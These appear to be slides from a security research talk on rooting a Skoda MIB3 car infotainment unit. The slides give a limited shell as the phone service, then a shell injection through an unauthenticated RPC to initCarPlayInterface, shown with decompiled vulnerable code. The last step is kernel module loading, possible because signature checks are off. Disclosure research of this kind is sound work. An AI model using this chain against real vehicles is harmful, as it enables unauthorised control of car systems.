
- Phone service has:
  - dedicated UID
  - CAP_SYS_NICE
  - No sandboxing (!)
- There are several possible targets:
  - Linux kernel
  - Privileged services
  - SUID executables
  - …

```
/bin/sh: can't access tty; job control turned off
/ $ id
uid=1013(phone) gid=1002(pulse-access) groups=1002(pulse-access),1013(phon
e)
/ $ uname -a
Linux skoda-infotainment-066953 4.14.75-ltsi-yocto-standard #1 SMP PREEMPT
 Fri Sep 25 14:14:14 UTC 2020 aarch64 GNU/Linux
/ $ ???
```

Custom IPC mechanism in MIB3 RCAR M3 SoC



Lack of access control in MIB3 custom IPC



Shell injection in Networking service

- MIB3 has RPC mechanism that is based on MIB3 custom IPC.
- We can make RPC of initCarPlayInterface function in the Networking service and pass a string with shell command to it as the argument.
- Profit!

```
string_constr(user_partially_controlled_string, "/var/run/tsd.networking.mib3/dhcp_info/");
std::string::operator+=(user_partially_controlled_string, user_controlled_string_1);
std::operator+<char>(shell_command, "mkdir -p ", user_partially_controlled_string);
exec_cmd_with_popen(shell_command, 0x1F4u, 0LL, 1);// <= the command with our string will be called here
std::string::_M_dispose();
```

Getting root privileges


- Networking service has:
  - Dedicated UID;
  - A lot of capabilities. One of them is CAP_SYS_MODULE.
- Module signature verification is disabled in MIB3 Linux kernel.

Then we can achieve code execution with kernel privileges (and root privs too) :)

```
[Service]
AmbientCapabilities=CAP_SYS_ADMIN CAP_SYS_MODULE
CPUAffinity=0,3,4
Environment=COMMONAPI_CONFIG=/etc/tsd.networking.
Environment=MALLOC_ARENA_MAX=2
Environment=MALLOC_MMAP_THRESHOLD_=131072
Environment=TSD_COMMON_CONFIG=/etc/nice/networkin
Environment=TSD_LOGCHANNEL=networking
ExecStart=/usr/bin/tsd.networking.mib3
Group=networking
KillMode=mixed
SyslogIdentifier=networking
Type=simple
User=networking
WatchdogSec=0
```


```
CONFIG_MODULE_UNLOAD=y
# CONFIG_MODULE_FORCE_UNLOAD is not set
# CONFIG_MODVERSIONS is not set
# CONFIG_MODULE_SRCVERSION_ALL is not set
# CONFIG_MODULE_SIG is not set
# CONFIG_MODULE_COMPRESS is not set
# CONFIG_TRIM_UNUSED_KSYMS is not set
CONFIG_MODULES_TREE_LOOKUP=y
```

Demo: getting root privileges




Watch on YouTube: https://youtu.be/cqBSh8xg-rM

